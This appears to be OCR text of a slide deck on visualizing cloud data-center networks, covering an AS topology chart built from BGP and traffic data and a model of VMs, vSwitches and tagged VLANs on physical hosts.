


- New functions to solve above issue.
  - AS Network Topology Chart (for outside of our NW, iDC)
  - VM Network Topology Chart (for inside of our NW, iDC)

Outside of Data Center


Clouds, Clouds, Clouds…

- Two types of cloud



A Network Architecture of a Public Cloud


- AS's connect clients with servers of the data center.
- Complicated network.
  - The routes have been always changing.



- Knowing of end-to-end flow is very important
  - To reduce the cost of trouble shooting for IaaS operators.
  - To choose a location of data center for IaaS users.

New! AS Topology Chart

- Represents relationships between own AS and others
  - top-k traffic and BGP routing information of any 5 min.



Node: AS


Width: traffic

Distance: hop count

Own AS is in center

Effectiveness (1) Roundabout Route


- Link Down between AS's
  - If a connecting link between AS's has gone down, the route may have changed and traffic which related with own AS may change extremely.
  - IaaS operators have to know what happened and whether roundabout route was created or not.




(Imaginary Chart)

Effectiveness (2) – Choosing iDC


- Recently, IaaS users can choose a server location, typically, from Europe, North America or Asia Pacific.
  - In the near the future, choices may be increased.



- To choose a location of iDC, IaaS users can get some information from the chart.
  - Check large traffic nodes



foreign country?




large # of hop count?

Next…

Inside of Data Center

Inside of Data Center



Features & Approaches


- More complicated structure than traditional one

- New technologies:
  - Virtualization technology
    - Physical machine includes virtual machines and switch(es)
    - Virtual LAN is also used

  - Live migration technology
    - Moving of a running VM to another physical machine without suspension
    - Any VMs may be moved to another physical machines, network structure may be changed.

- Approaches to visualization
  - Create a model of virtualized servers and network in a physical server.
  - Extend the visualizing scope to all physical servers in the data center.
  - Supporting the live migration is future work.


A Model of Virtualized Servers and Network



- VM (Virtual Machine) / Guest OS
  - A software implementation of machine
  - Logical instance, same as physical one
- Hypervisor / Host OS
  - Monitor and manage VMs
  - IaaS operator can control this component.


A Model of Virtualized Servers and Network

VMs and vSwitch on a physical machine



- VM – vSwitch
  - each VM has I/F (like eth0)
  - It is connected with tap device of Host OS
- vSwitch – physical NIC
  - Tap and bridge devices in vSwitch
- The bridge device is connected with NIC

A Model of Virtualized Servers and Network



- Tagged VLAN
  - Some users share a physical machine
  - Each user has to be separated from other users
    - Each user's VM has to be in same L2 segment

